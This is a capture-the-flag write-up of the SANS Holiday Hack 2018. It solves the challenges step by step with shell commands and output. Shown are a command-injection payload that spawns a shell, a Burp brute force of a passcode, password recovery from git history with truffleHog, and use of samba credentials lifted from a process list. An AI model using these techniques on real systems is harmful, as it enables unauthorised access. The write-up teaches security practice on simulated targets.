January 2019

David Dores Pais

SANS Holiday Hack 2018 Report

The 2018 SANS Holiday Hack Challenge

As you walk through the gates, a familiar red-suited holiday figure warmly welcomes all of his special visitors to KringleCon.

Santa quest content

Executive summary :

This year Santa has decided to be proactive against malicious bad guys and threats over the world.

So … he decided to hire Infosec pro and hackers and test their offensive and defensive skills against a simulated attack against The KringleCastle domain.

Santa and the elfs created a big simulation which was a good mix between Pentesting methodology (SQLI, shell escape, data exfiltration, webapp attack) and Forensic investigation (Network forensic, malware Reverse engineering, password spraying detection …).

Santa also called many Eleet Pro-Infosec-Hackers friends to join the party and share techniques and talks for all the community.

Best gift ever right ?

Data have finally be restored and no Elfs have been hurt !

Objective 1:


What phrase is revealed when you answer all of the KringleCon Holiday Hack History Objectives? *For hints on achieving this objective, please visit Bushy Evergreen and help him with the* ***Essential Editor Skills*** *Cranberry Pi terminal challenge.*


Answer: Happy Trails

Resolution : Check Ed Talks !

Essential Editor Skills:

We just need to get out of vim (using ':' for command and the 'q').





Objective 2:

Who submitted (First Last) the rejected talk titled **Data Loss for Rainbow Teams: A Path in the Darkness**? Please analyze the CFP site to find out. *For hints on achieving this objective, please visit Minty Candycane and help her with the* ***The Name Game*** *Cranberry Pi terminal challenge.*

Answer: John McClane

Resolution :

- **Visit the website :**

- **Check the source :**

```
ss="nospace inline pushright">
a class="btn" href="/cfp/cfp.html">Apply Now!</a></li>
```

Index of /cfp/

../		
cfp.html	08-Dec-2018 13:19	3391
rejected-talks.csv	08-Dec-2018 13:19	30677

- **Download the file and search for “Data Loss for Rainbow”**

```
nyws@nihil:~/hackholiday$ curl https://cfp.kringlecastle.com/cfp/rejected-talks.csv  | grep "Data Loss for Rainbow "
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0qmt3,2,8040424,200,FALSE,FALSE,John,McClane,Direc
or of Security,Data Loss for Rainbow Teams: A Path in the Darkness,1,11
100 30677  100 30677    0     0  58768      0 --:--:-- --:--:-- --:--:-- 58768
```


The Name Game:



```
We just hired this new worker,
Californian or New Yorker?
Think he's making some new toy bag...
My job is to make his name tag.

Golly gee, I'm glad that you came,
I recall naught but his last name!
Use our system or your own plan,
Find the first name of our guy "Chan!"

-Bushy Evergreen

To solve this challenge, determine the new worker's first name and submit to runtoanswer.
```

- **There is a command injection vulnerability in the “Validating data” function:**

```
Validating data store for employee onboard information.
Enter address of server: localhost ; /bin/sh
PING localhost (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.033 ms
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.030 ms
64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64 time=0.047 ms

--- localhost ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2032ms
rtt min/avg/max/mdev = 0.030/0.036/0.047/0.010 ms
$
```

- **There is an onboard DB file located in the elf directory. Using sqlite3 we can dump the DB and search for “chan” char :**





Objective 3:

The KringleCon Speaker Unpreparedness room is a place for frantic speakers to furiously complete their presentations. The room is protected by a door passcode. Upon entering the correct passcode, what message is presented to the speaker? *For hints on achieving this objective, please visit Tangle Coalbox and help him with the* ***Lethal ForensicELFication*** *Cranberry Pi terminal challenge*.

Answer: Welcome unprepared speaker!


Resolution:

- **Using** ***Tangle Coalbox ‘s hint,*** **we need to generate a Debrujn sequence :**


- **Use crunch to create a wordlist (4 chars long, from 0 to 3) :**


```
nyws@nihil:~/hackholiday/debruijn$ crunch 4 4 0123 -o list
Crunch will now generate the following amount of data: 1280 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 256

crunch: 100% completed generating output
nyws@nihil:~/hackholiday/debruijn$
```

```
nyws@nihil:~/hackholiday/debruijn$ head -3 list && tail -n 3 list
0000
0001
0002
3331
3332
3333
```




- **Go to the webpage and intercept the request with Burp Proxy :**







- **Send this request to intruder(sniper attack) and set the payload position :**




- **Use Simple list as "Payload type " and upload your list :**




- **Start the attack, filter the response using lenght and get the result :**




- **Code is 0120 ….**



Lethal ForensicELFication:



- **The main goal here was to check in vim history. The elf has opened a file called poem and has replaced the word Elinore by NEVERMORE in the whole file (using sed cmd, ie %s).**



Objective 4:

Retrieve the encrypted ZIP file from the North Pole Git repository. What is the password to open this file? *For hints on achieving this objective, please visit Wunorse Openslae and help him with* ***Stall Mucking Report*** *Cranberry Pi terminal challenge.*

Answer: Yippee-ki-yay

Resolution:

- **Clone the git repository:**

```
nyws@nihil:~/hackholiday$ git clone https://git.kringlecastle.com/Upatree/santas_castle_automation
Cloning into 'santas_castle_automation'...
warning: redirecting to https://git.kringlecastle.com/Upatree/santas_castle_automation.git/
remote: Enumerating objects: 949, done.
remote: Counting objects: 100% (949/949), done.
remote: Compressing objects: 100% (545/545), done.
remote: Total 949 (delta 258), reused 879 (delta 205)
Receiving objects: 100% (949/949), 4.27 MiB | 2.54 MiB/s, done.
Resolving deltas: 100% (258/258), done.
nyws@nihil:~/hackholiday$ cd santas_castle_automation/
```

- **Find the zip file :**

```
nyws@nihil:~/hackholiday/santas_castle_automation$ find . -iname "*.zip"
./schematics/ventilation_diagram.zip
```


- **Search password in commits using truffleHog :**

```
root@nihil:/opt/truffleHog# trufflehog https://git.kringlecastle.com/Upatree/santas_castle_automation
```

```
Reason: High Entropy
Date: 2018-12-11 08:16:57
Hash: 0dfdc124b43a4e7e1233599c429c0328ec8b01ef
Filepath: schematics/for_elf_eyes_only.md
Branch: origin/master
Commit: important update

@@ -1,15 +0,0 @@
-Our Lead InfoSec Engineer Bushy Evergreen has been noticing an increase of brute force attacks in our logs. Furthermor
 with our password length at the last Hacker Conference.
-
-Bushy directed our elves to change the password used to lock down our sensitive files to something stronger. Good thin
-
-
-Hopefully this is the last time we have to change our password again until next Christmas.
-
-
-

 Password = 'Yippee-ki-yay'

-
-Change ID = '9ed54617547cfca783e0f81f8dc5c927e3d1e3'
-
```

- **Using the file and get the Google Ventilation schemas :) :**

```
nyws@nihil:~/hackholiday/santas_castle_automation/schematics$ 7z e ventilation_diagram.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,8 CPUs Intel(R) Core(TM) i7-8550U CPU @ 1.80GHz (806EA),ASM,AE

Scanning the drive for archives:
1 file, 740409 bytes (724 KiB)

Extracting archive: ventilation_diagram.zip
--
Path = ventilation_diagram.zip
Type = zip
Physical Size = 740409
```



Stall Mucking Report:


```
Complete this challenge by uploading the elf's report.txt
file to the samba share at //localhost/report-upload/
```

- **Check processes running (and gave a bigger columns value in the TTY using stty command to improve the view):**

```
elf@2f3b2dbfcd57:~$ stty rows 74 columns 400
elf@2f3b2dbfcd57:~$
elf@2f3b2dbfcd57:~$ ps -eo cmd | grep samba
sudo -u manager /home/manager/samba-wrapper.sh --verbosity=none --no-check-certificate --e
xtraneous-command-argument --do-not-run-as-tyler --accept-sage-advice -a 42 -d~ --ignore-s
w-holiday-special --suppress --suppress //localhost/report-upload/ directreindeerflatterys
table -U report-upload
/bin/bash /home/manager/samba-wrapper.sh --verbosity=none --no-check-certificate --extrane
ous-command-argument --do-not-run-as-tyler --accept-sage-advice -a 42 -d~ --ignore-sw-holi
day-special --suppress --suppress //localhost/report-upload/ directreindeerflatterystable
-U report-upload
grep samba
elf@2f3b2dbfcd57:~$
```

- **The script is using user ‘report-upload’ and the password ‘directreindeerflatterystable’ to access the samba share.**

- **Upload the report using the following command :**

```
smbclient -U report-upload%directreindeerflatterystable //localhost/report-upload/ -c 'put report.txt'
```

```
100olumns
elf@2f3b2dbfcd57:~$ smbclient -U report-upload%directreindeerflatterystable //localhost/re
port-upload/ -c 'put report.txt'
WARNING: The "syslog" option is deprecated
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.5.12-Debian]
putting file report.txt as \report.txt (500.9 kb/s) (average 501.0 kb/s)
elf@2f3b2dbfcd57:~$
                                .;;;;;;;;;;;;;;;;'
                             ,NWOkkkkkkkkkkkkkNN;
                          ..KM; Stall Mucking ,MN..
                        OMNXNMd.                .oMWXXM0.
                      ;MO    l0NNNNNNNNNNNNNNN0o    xMc
                      :MO                           xMl              '.
                      :MO    dOOOOOOOOOOOOOOOOd.    xMl              :l:.
 .cc:::::::::::::::::::,oMO   .0NNNNNNNNNNNNNNNNN0.   xMd,,,,,,,,,,,,,cill:.
 'kkkkxxxxxddddddooooooooxMO    ..''''''''''''.       xMkccccccclllllllllllooc.
 'kkkkxxxxxddddddooooooooxMO   .MMMMMMMMMMMMMMM,      xMkccccccclllllllllllooool
 'kkkkxxxxxddddddooooooooxMO    ':::::::::::::,       xMkccccccclllllllllllool,
 .ooooollllllccccccccc::dMO                           xMx;;;;;;;;;;;;;:llllll'
                      :MO   .ONNNNNNNNXk              xMl              :lc'
                      :MO    dOOOOOOOOOo              xMl              ;.
                      :MO    'ccccccccccccccc:'       xMl
                      :MO   .WMMMMMMMMMMMMMMMMW.     xMl
                      :MO     ..............         xMl
                      .NWxddddddddddddddddddddddddddNW'
                        ;ccccccccccccccccccccccccccc;



You have found the credentials I just had forgot,
And in doing so you've saved me trouble untold.
Going forward we'll leave behind policies old,
Building separate accounts for each elf in the lot.
```

Objective 5:


Using the data set contained in this SANS Slingshot Linux image, find a reliable path from a Kerberoastable user to the Domain Admins group. What’s the user’s logon name (in username@domain.tld format)? Remember to avoid RDP as a control path as it depends on separate local privilege escalation flaws. *For hints on achieving this objective, please visit Holly Evergreen and help her with the **CURLing Master** Cranberry Pi terminal challenge.*


Answer: LDUBEJ00320@AD.KRINGLECASTLE.COM


Resolution:

- **Download the SANS VM and run it on Vmware (or virtual Box)**

